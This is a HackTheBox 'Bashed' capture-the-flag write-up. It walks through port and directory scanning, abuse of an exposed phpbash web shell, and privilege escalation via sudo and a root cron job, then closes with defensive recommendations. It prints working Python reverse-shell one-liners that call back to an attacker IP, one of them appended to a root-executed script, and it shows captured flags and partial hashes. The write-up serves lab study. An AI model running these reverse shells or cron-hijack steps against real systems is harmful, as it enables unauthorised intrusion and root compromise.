


[HackTheBox] Bashed

Date: 25/Jun/2020


Categories: [htb](#), [linux](#), [oscp](#)

Tags: [enumerate_proto_http](#), [exploit_python_reverseshell](#), [privesc_sudo](#), [privesc_cron_rootjobs](#)

InfoCard:



The InfoCard for the Bashed VM features a circular avatar on the left. The avatar depicts a character with a grey mask and suit, a yellow collar, and a green circular border. The mask has a white '\$_' symbol, and the suit has white '\$_' symbols on the shoulders. To the right of the avatar, the title 'Bashed' is displayed in large white font. Below the title, five dark grey boxes contain the following information: OS: Linux (with a penguin icon), Difficulty: Easy (in green), Points: 20 (in green), Release: 09 Dec 2017, and IP: 10.10.10.68.

OS:	 Linux
Difficulty:	Easy
Points:	20
Release:	09 Dec 2017
IP:	10.10.10.68

Overview

This is a writeup for HTB VM [Bashed](#). Here's an overview of the enumeration → exploitation → privilege escalation process:




Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.80 scan initiated Fri May 29 19:04:11 2020 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /home/kali/toolbox/writeups/htb.bashed/results/10.10.10.68/scans/_quick_tcp_nmap.txt -oX
   ↳ /home/kali/toolbox/writeups/htb.bashed/results/10.10.10.68/scans/xml/_quick_tcp_nmap.xml
   ↳ 10.10.10.68
2 Nmap scan report for 10.10.10.68
3 Host is up, received user-set (0.32s latency).
4 Scanned at 2020-05-29 19:04:24 IST for 46s
5 Not shown: 999 closed ports
6 Reason: 999 conn-refused
7 PORT      STATE SERVICE REASON  VERSION
8 80/tcp    open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
9 |_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
10 |_http-methods:
11 |_ Supported Methods: POST OPTIONS GET HEAD
12 |_http-server-header: Apache/2.4.18 (Ubuntu)
13 |_http-title: Arrexel's Development Site
14
15 Read data files from: /usr/bin/./share/nmap
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17 # Nmap done at Fri May 29 19:05:10 2020 -- 1 IP address (1 host up) scanned in 59.85 seconds
```

2. We see that the port 80/tcp is the only open port on this machine. Let's run gobuster and find interesting directories on this web server:

```
1 gobuster dir -u http://10.10.10.68:80/ -w
   ↳ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e -k -l -s
   ↳ "200,204,301,302,307,403,500" -x "txt,html,php,asp,aspx,jsp" -z -o
   ↳ "/home/kali/toolbox/writeups/htb.bashed/results/10.10.10.68/scans/tcp_80_http_gobuster_dirbuster.txt"
```

3. We find a few directories from gobuster scan and the /dev directory lists two interesting files: phpbash.min.php and phpbash.php

```
1 $ cat results/10.10.10.68/scans/tcp_80_http_gobuster_dirbuster.txt
2 http://10.10.10.68:80/images (Status: 301) [Size: 311]
3 http://10.10.10.68:80/index.html (Status: 200) [Size: 7742]
4 http://10.10.10.68:80/about.html (Status: 200) [Size: 8190]
5 http://10.10.10.68:80/contact.html (Status: 200) [Size: 7802]
6 http://10.10.10.68:80/uploads (Status: 301) [Size: 312]
7 http://10.10.10.68:80/php (Status: 301) [Size: 308]
8 http://10.10.10.68:80/css (Status: 301) [Size: 308]
9 http://10.10.10.68:80/dev (Status: 301) [Size: 308]
10 http://10.10.10.68:80/js (Status: 301) [Size: 307]
11 http://10.10.10.68:80/config.php (Status: 200) [Size: 0]
12 http://10.10.10.68:80/fonts (Status: 301) [Size: 310]
13 http://10.10.10.68:80/single.html (Status: 200) [Size: 7476]
```



Name	Last modified	Size	Description
 Parent Directory		-	
 phpbash.min.php	2017-12-04 12:21	4.6K	
 phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Figure 2: writeup.enumeration.steps.3.1




Figure 3: writeup.enumeration.steps.3.2


4. We find that [phpbash](#) is a minimal web shell that can give us interactive access to the target machine.

phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!

<https://github.com/Arrexel/phpbash>



```
http://10.10... hpbash3.php x +
10.10.10.27/uploads/phpbash.php
www-data:/var/www/html/uploads# pwd
/var/www/html/uploads
www-data:/var/www/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

Figure 4: writeup.enumeration.steps.4.1

Findings

Open Ports:


```
1 80/tcp | http | 2.4.18 ((Ubuntu))
```

Files

```
1 /dev/phpbash.min.php
2 /dev/phpbash.php
```

Phase #2: Exploitation

1. We visit the `/dev/phpbash.min.php` page and find the `phpbash` interactive web shell UI which enables command execution and further enumeration:



```
10.10.10.68/dev/phpbash.min.php
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/var/www/html/dev# uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

Figure 5: writeup.exploitation.steps.1.1

2. We use a Python reverse shell to obtain interactive access on this system:

```
1 nc -nlvp 443
2 python -c 'import
  ↳ socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.4",443));
  ↳ os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



```
kali@kali: ~/toolbox/writeups/htb.bashed $ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 56218
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$ ifconfig
ens33      Link encap:Ethernet  HWaddr 00:50:56:b9:44:62
            inet addr:10.10.10.68  Bcast:10.10.10.255  Mask:255.255.255.255
            inet6 addr:  dead:beef::250:56ff:feb9:4462/64  Scope:Global
            inet6 addr:  fe80::250:56ff:feb9:4462/64  Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:83313 errors:0 dropped:332 overruns:0 frame:0
            TX packets:78575 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5290997 (5.2 MB)  TX bytes:8385550 (8.3 MB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr:  ::1/128  Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:442129 errors:0 dropped:0 overruns:0 frame:0
            TX packets:442129 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:32718756 (32.7 MB)  TX bytes:32718756 (32.7 MB)

$
```

Figure 6: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 www-data@bashed> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@bashed>
4 www-data@bashed> uname
```

```

5 Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64
  ↳ GNU/Linux
6 www-data@bash>
7 www-data@bash> ifconfig
8 ens33    Link encap:Ethernet  HWaddr 00:50:56:b9:44:62
9          inet addr:10.10.10.68  Bcast:10.10.10.255  Mask:255.255.255.255
10          inet6 addr: dead:beef::250:56ff:feb9:4462/64 Scope:Global
11          inet6 addr: fe80::250:56ff:feb9:4462/64 Scope:Link
12          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
13          RX packets:83524 errors:0 dropped:332 overruns:0 frame:0
14          TX packets:78785 errors:0 dropped:0 overruns:0 carrier:0
15          collisions:0 txqueuelen:1000
16          RX bytes:5305396 (5.3 MB)  TX bytes:8408691 (8.4 MB)
17
18 lo       Link encap:Local Loopback
19          inet addr:127.0.0.1  Mask:255.0.0.0
20          inet6 addr: ::1/128 Scope:Host
21          UP LOOPBACK RUNNING  MTU:65536  Metric:1
22          RX packets:444689 errors:0 dropped:0 overruns:0 frame:0
23          TX packets:444689 errors:0 dropped:0 overruns:0 carrier:0
24          collisions:0 txqueuelen:1
25          RX bytes:32908196 (32.9 MB)  TX bytes:32908196 (32.9 MB)
26 www-data@bash>
27 www-data@bash> users
28 root
29 arrexel
30 scriptmanager

```

Phase #3: Privilege Escalation

1. We find that the user `www-data` can run any command as user `scriptmanager` using `sudo`:

```
1 sudo -l
2 sudo -u scriptmanager /bin/bash
```

```
www-data@bashed:/home/arrexel$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$
```

Figure 7: writeup.privesc.steps.1.1

```
www-data@bashed:/tmp$
www-data@bashed:/tmp$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/tmp$
www-data@bashed:/tmp$
www-data@bashed:/tmp$ sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ whoami
scriptmanager
scriptmanager@bashed:/tmp$
```

Figure 8: writeup.privesc.steps.1.2

2. We find an interesting directory `/scripts` which has two files in it. One is a Python script `test.py` owned by user `scriptmanager` and other is `test.txt` owned by `root`. We use a script `CronJobCheckser.sh` and find that there's a `root` owned cronjob that runs the `test.py` script and which creates the `test.txt` file.

```
1 ls -la /scripts
2 cat /scripts/test.py
```



```

www-data@bashed:/home/arrexel$ which wget
/usr/bin/wget
www-data@bashed:/home/arrexel$ wget http://10.10.14.4:8000/CronJobChecker.sh
--2020-06-24 10:36:37-- http://10.10.14.4:8000/CronJobChecker.sh
Connecting to 10.10.14.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 851 [text/x-sh]
CronJobChecker.sh: Permission denied

Cannot write to 'CronJobChecker.sh' (Success).
www-data@bashed:/home/arrexel$ cd /tmp
www-data@bashed:/tmp$
www-data@bashed:/tmp$
www-data@bashed:/tmp$ wget http://10.10.14.4:8000/CronJobChecker.sh
--2020-06-24 10:36:44-- http://10.10.14.4:8000/CronJobChecker.sh
Connecting to 10.10.14.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 851 [text/x-sh]
Saving to: 'CronJobChecker.sh'

CronJobChecker.sh  100%[=====>]      851  --.-KB/s   in 0s

2020-06-24 10:36:45 (1.70 MB/s) - 'CronJobChecker.sh' saved [851/851]

www-data@bashed:/tmp$

```

Figure 9: writeup.privesc.steps.2.1

```

www-data@bashed:/tmp$
www-data@bashed:/tmp$ chmod +x CronJobChecker.sh
www-data@bashed:/tmp$
www-data@bashed:/tmp$
www-data@bashed:/tmp$ ./CronJobChecker.sh
> /usr/sbin/CRON -f
> /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
> python test.py
< /usr/sbin/CRON -f
< /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
< python test.py
^C
www-data@bashed:/tmp$

```

Figure 10: writeup.privesc.steps.2.2

```

scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ ls -l /scripts
total 8
-rwxr-xr-x 1 scriptmanager scriptmanager 218 Jun 23 18:28 test.py
-rw-r--r-- 1 root          root          12 Jun 23 18:33 test.txt
scriptmanager@bashed:/tmp$

```

Figure 11: writeup.privesc.steps.2.3

3. We can now edit this file to execute a reverse shell that gives us elevated privileges on the system:

```

1 nc -nlvp 9999
2 echo 'import
  ↪ socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.4",9999))
  ↪ os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
  ↪ >>/scripts/test.py

```

```

scriptmanager@bashed:/tmp$
<);p=subprocess.call(["/bin/sh","-i"]);' >>/scripts/rs.py
scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ cat /scripts/rs.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.4",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ ls -l /scripts
total 12
-rw-r--r-- 1 scriptmanager scriptmanager 215 Jun 24 10:47 rs.py
-rwxr-xr-x 1 scriptmanager scriptmanager 218 Jun 23 18:28 test.py
-rw-r--r-- 1 root root 12 Jun 23 18:33 test.txt
scriptmanager@bashed:/tmp$ chmod +x /scripts/rs.py
scriptmanager@bashed:/tmp$ ls -l /scripts
total 12
-rwxr-xr-x 1 scriptmanager scriptmanager 215 Jun 24 10:47 rs.py
-rwxr-xr-x 1 scriptmanager scriptmanager 218 Jun 23 18:28 test.py
-rw-r--r-- 1 root root 12 Jun 23 18:33 test.txt
scriptmanager@bashed:/tmp$

```

Figure 12: writeup.privesc.steps.3.1

4. As soon as the cronjob runs, we get the elevated shell and can now view the `root.txt` flag file:

```
1 cat /root/root.txt
```

```

kali@kali: ~/toolbox/writeups/htb.bashed $ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 57310
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
# whoami
root
#
# uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
#

```

Figure 13: writeup.privesc.steps.4.1

```

#
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:44:62 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.68/32 brd 10.10.10.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:4462/64 scope global mngtmpaddr dynamic
        valid_lft 86016sec preferred_lft 14016sec
    inet6 fe80::250:56ff:feb9:4462/64 scope link
        valid_lft forever preferred_lft forever
#
#
# cat /root/root.txt
cc4f0afe3a1026d402ba10329674a8e2
#

```

Figure 14: writeup.privesc.steps.4.2

Learning/Recommendation

- Production web server instances should not host development tools like a PHP web shell. It allowed the attacker to gain interactive access of the target system.
- Service users should not be allowed to use `sudo`. This misconfiguration enabled attacker to switch to a more privileged user account.
- Cronjob files should be owned by the same user that will be allowed to run it. The attacker was able to use this misconfiguration to modify a file they own and get it executed by `root` user.

Loot

Hashes

```
1 arrexel:$1$mDpVXKQV$o6HkBjhl/e.S.bV96tMm6.:17504:.....
2 scriptmanager:$6$WahhM57B$rOHkWDRQpds96uWXkRCzA6b5L3wOorpe4uwn5U32yKRSMWDwKAm.RF6T81Ki/
  ↪ M0yo.dJOB8Xm5/wOrLk.....
```

Flags

```
1 /home/arrexel/user.txt: 2c281f318555dbc1b8569.....
2 /root/root.txt: cc4f0afe3a1026d402ba10.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/118>
- [+] <https://medium.com/@ranakhalil101/hack-the-box-bashed-writup-a8e51a2914c2>
- [+] <https://0xdf.gitlab.io/2018/04/29/htb-bashed.html>